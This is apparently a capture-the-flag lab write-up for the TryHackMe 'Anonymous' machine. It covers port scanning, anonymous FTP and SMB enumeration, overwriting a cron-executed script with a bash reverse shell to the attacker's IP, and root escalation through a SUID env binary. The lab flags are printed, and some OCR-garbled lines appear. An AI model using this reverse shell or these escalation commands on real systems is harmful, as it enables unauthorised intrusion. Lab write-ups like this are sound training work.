Anonymous

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- 3. Enumeration
- 4. Exploitation
- 5. Lateral movement to user, Privlige escalation
- 6. Loot
- 7. Archive

Improved skills

- Linux privlige escalation
- skill 2

Used tools

- nmap
- gobuster

Information Gathering

Scanned all TCP ports:

```
21/tcp open ftp
22/tcp open ssh
139/tcp open netbios-ssn
445/tcp open microsoft-ds
```

Enumerated open TCP ports:

```
PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.0.8 or later

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_drwxrwxrwx 2 111 113 4096 Jun 04 2020 scripts [NSE: writeable]

| ftp-syst:
    | STAT:
    | FTP server status:
    | Connected to ::ffff:10.11.80.80
```

```
Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
      vsFTPd 3.0.3 - secure, fast, stable
_End of status
22/tcp open ssh
                         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
ssh-hostkey:
   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
__ 256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Asus RT-N10 router or AXIS 211A Network Camera (Linux
2.6) (95%), Linux 2.6.18 (95%), AXIS 211A Network Camera (Linux 2.6.20)
(95%), Linux 2.6.16 (95%), Linux 3.0 - 3.1 (93%), Linux 3.10 (93%), Linux
3.7 - 3.8 (93%), Linux 4.3 (93%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 -
3.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
smb2-time:
   date: 2024-04-09T05:25:14
_ start_date: N/A
smb-os-discovery:
   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
 Computer name: anonymous
NetBIOS computer name: ANONYMOUS\x00
  Domain name: \x00
   FQDN: anonymous
_ System time: 2024-04-09T05:25:14+00:00
_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
smb-security-mode:
account_used: guest
   authentication_level: user
 challenge_response: supported
_ message_signing: disabled (dangerous, but default)
_clock-skew: mean: 3s, deviation: 0s, median: 3s
smb2-security-mode:
   3:1:1:
```

```
_ Message signing enabled but not required
```

Enumerated top 200 UDP ports:

Enumeration

Port 21 - FTP (vsftpd 2.0.8 or later)

```
21/tcp open ftp
                         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                      4096 Jun 04 2020 scripts [NSE:
_drwxrwxrwx 2 111 113
writeable]
| ftp-syst:
   STAT:
| FTP server status:
      Connected to ::ffff:10.11.80.80
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 3
      vsFTPd 3.0.3 - secure, fast, stable
_End of status
```

Logging in to ftp server:

```
(root%kali)-[/home/kali/tryhackme/anonymous]
# ftp anonymous@10.10.122.99
Connected to 10.10.122.99.
220 NamelessOne's FTP Server!
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||50796|)
150 Here comes the directory listing.
```

```
drwxrwxrwx 2 111
                                4096 Jun 04 2020 scripts
                      113
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||23061|)
150 Here comes the directory listing.
-rwxr-xrwx
           1 1000
                      1000
                                  314 Jun 04 2020 clean.sh
           1 1000
                                 1161 Apr 09 05:30 removed_files.log
-rw-rw-r--
                      1000
-rw-r--r--
           1 1000
                      1000
                                   68 May 12 2020 to_do.txt
226 Directory send OK.
ftp> binary
200 Switching to Binary mode.
ftp> get clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||35127|)
150 Opening BINARY mode data connection for clean.sh (314 bytes).
314
        106.84 KiB/s
                      00:00 ETA
226 Transfer complete.
314 bytes received in 00:00 (5.97 KiB/s)
ftp> get removed_files.log
local: removed_files.log remote: removed_files.log
229 Entering Extended Passive Mode (|||36978|)
150 Opening BINARY mode data connection for removed_files.log (1161 bytes).
1161
         32.56 MiB/s
                       00:00 ETA
226 Transfer complete.
1161 bytes received in 00:00 (22.76 KiB/s)
ftp> get to_do.txt
local: to_do.txt remote: to_do.txt
229 Entering Extended Passive Mode (|||18997|)
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
68
        1.17 KiB/s
                     00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.62 KiB/s)
ftp> cd ..
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||54357|)
150 Here comes the directory listing.
drwxrwxrwx
            2 111
                      113
                                4096 Jun 04 2020 scripts
226 Directory send OK.
ftp> bye
221 Goodbye.
  -(root {f @} kali)-[/home/kali/tryhackme/anonymous]
 -# dir
```

```
clean.sh removed_files.log to_do.txt
  -(root&kali)-[/home/kali/tryhackme/anonymous]
# cat to_do.txt
I really need to disable the anonymous login ... it's really not safe
 -(root@kali)-[/home/kali/tryhackme/anonymous]
-# cat removed_files.log
Running cleanup script: nothing to delete
```

clean.sh

```
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script: nothing to delete" >>
/var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >>
```

```
/var/ftp/scripts/removed_files.log;done
fi
```

Port 22 - SSH (OpenSSH 7.6p1)

Port 139, 445 - SMB (smbd 4.7.6)

```
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
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(95%), Linux 2.6.16 (95%), Linux 3.0 - 3.1 (93%), Linux 3.10 (93%), Linux
3.7 - 3.8 (93%), Linux 4.3 (93%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 -
3.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
| smb2-time:
   date: 2024-04-09T05:25:14
_ start_date: N/A
| smb-os-discovery:
   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
   Computer name: anonymous
  NetBIOS computer name: ANONYMOUS\x00
  Domain name: \x00
   FQDN: anonymous
_ System time: 2024-04-09T05:25:14+00:00
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb-security-mode:
   account_used: guest
authentication_level: user
challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
_clock-skew: mean: 3s, deviation: 0s, median: 3s
```

```
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
```

enumerating samba for shares:

```
—(root⊛kali)-[/home/kali/tryhackme/anonymous]
# smbclient -L //10.10.122.99
Password for [WORKGROUP\root]:
       Sharename
                     Type
                              Comment
                    Disk Printer Drivers
       print$
                    Disk
       pics
                              My SMB Share Directory for Pics
                   IPC IPC Service (anonymous server (Samba,
       IPC$
Ubuntu))
Reconnecting with SMB1 for workgroup listing.
       Server
                          Comment
       Workgroup
                         Master
       WORKGROUP
                          ANONYMOUS
```

```
root⊛kali)-[/home/kali/tryhackme/anonymous]
# smbclient -U ANONYMOUS //10.10.122.99/print$
Password for [WORKGROUP\ANONYMOUS]:
tree connect failed: NT_STATUS_ACCESS_DENIED
root®kali)-[/home/kali/tryhackme/anonymous]
# smbclient -U ANONYMOUS //10.10.122.99/pics
Password for [WORKGROUP\ANONYMOUS]:
Try "help" to get a list of possible commands.
smb: \> dir
                                            0 Sun May 17 07:11:34 2020
                                     D
                                             0 Wed May 13 21:59:10 2020
                                     D
 corgo2.jpg
                                        42663 Mon May 11 20:43:42 2020
                                        265188 Mon May 11 20:43:42 2020
 puppos.jpeg
               20508240 blocks of size 1024. 13306820 blocks available
```


smb: \> get corgo2.jpg

getting file \corgo2.jpg of size 42663 as corgo2.jpg (104.7 KiloBytes/sec)

(average 104.7 KiloBytes/sec)

smb: \> cat puppos.jpeg
cat: command not found

smb: \> exit





Exploitation

Vulnerable ftp server; overwriting script that is Automaticlly executed by the system.

Creating a reverse shell payload:

```
_____(root⊗ kali)-[/home/kali/tryhackme/anonymous]
# cat clean.sh
#!/bin/bash
bash -i >8 /dev/tcp/10.11.80.80/4444 0>81
```

```
#!/bin/bash
bash -i >& /dev/tcp/10.11.80.80/4444 0>&1
```

```
root®kali)-[/home/kali/tryhackme/anonymous]

# ftp anonymous@10.10.122.99

Connected to 10.10.122.99.

220 NamelessOne's FTP Server!

331 Please specify the password.
```

Waiting around two minutes for the system to execute the script

```
(root⊗ kali)-[/home/kali/tryhackme/anonymous]

# nc -nlvp 4444 Users in Room
listening on [any] 4444 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.122.99] 48158
bash: cannot set terminal process group (13932): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$ whoami
whoami
namelessone
namelessone
namelessone@anonymous:~$
```

Privilege Escalation

SUID env File to root

```
namelessone@anonymous:~$ find / -user root -perm -u=s 2>/dev/null
find / -user root -perm -u=s 2>/dev/null
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
```

```
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
```

After some digging i found vulnerable part:

```
/usr/lib/eject/dmcry
/usr/lib/openssh/ssh
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default <pre>sh sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Let's recreate that:

```
namelessone@anonymous:~$ env /bin/sh -p
env /bin/sh -p
whoami
root
cd /
cd root
dir
root.txt
type root.txt
root.txt: not found
cat root.txt
4d930091c31a622a7ed10f27999af363
```

Trophy & Loot

user.txt

```
90d6f992585815ff991e68748c414740
```

root.txt

4d930091c31a622a7ed10f27999af363